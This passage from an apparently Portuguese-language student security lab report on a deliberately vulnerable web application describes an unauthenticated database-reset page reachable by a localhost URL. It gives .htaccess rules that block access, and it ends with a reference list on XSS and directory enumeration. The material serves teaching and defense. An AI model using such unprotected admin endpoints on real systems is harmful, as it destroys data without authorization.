


Figura 18 - Aplicação com Base de Dados Vazia

Defesa

Para evitarmos que exista o acesso ao ficheiro referido acima no ataque, é possível criar um ficheiro “.htaccess” na pasta onde se encontra o ficheiro pretendido e configurar os acessos e negações deles. Outra possível correção seria em validar o valor do parâmetro page.

```
<Files "setupreset.php">  
  Deny from all  
</Files>
```

Figura 19 - Setup do ficheiro Htaccess

Reiniciar a base de dados

Outra vulnerabilidade deve-se ao facto de qualquer pessoa poder retornar a base de dados ao seu estado original, sendo que é uma ação que só certos tipos de utilizadores com as autorizações certas deveriam conseguir efetuar. Esta vulnerabilidade pode ser utilizada acedendo ao endereço

`http://localhost:8888/setupreset.php`




Figura 20 - Página de setupreset.php

Defesa

Como dito anteriormente esta ação só deveria ser possível ser executada por utilizadores autorizados. De forma a prevenirmos isso podemos fazer uso de um ficheiro “.htaccess” de forma a impedir o acesso a este ficheiro. Desta forma passa a não ser possível executar o ficheiro através do URL.

Ora, isto também impede a execução aos utilizadores com autorização, porém, caso seja necessário reiniciar a base de dados ao seu estado original, o SQL disponível neste ficheiro poderá ser executado diretamente pelo responsável.

Sitografia

1. <https://hub.docker.com/r/npereira/docker-lemonade/>
2. <https://www.codingem.com/javascript-user-input/>
3. <https://www.ibm.com/garage/method/practices/code/protect-from-cross-site-scripting/>
4. <https://portswigger.net/web-security/cross-site-scripting/preventing>
5. <https://guides.codepath.com/websecurity/Cookie-Theft>
6. <https://www.okta.com/identity-101/password-encryption/>
7. <https://www.dcode.fr/en>
8. <https://www.ibm.com/garage/method/practices/code/protect-from-cross-site-scripting/>
9. <https://faun.pub/what-is-dirbuster-and-how-to-use-it-1db3c3d3113b>
10. <https://www.acunetix.com/blog/articles/directory-listing-information-disclosure/>
11. https://github.com/emadshanab/WordLists20111129/blob/master/Directories_Common.wordlist
(consultado em 06/05)
12. <https://owasp.org/www-community/attacks/xss/>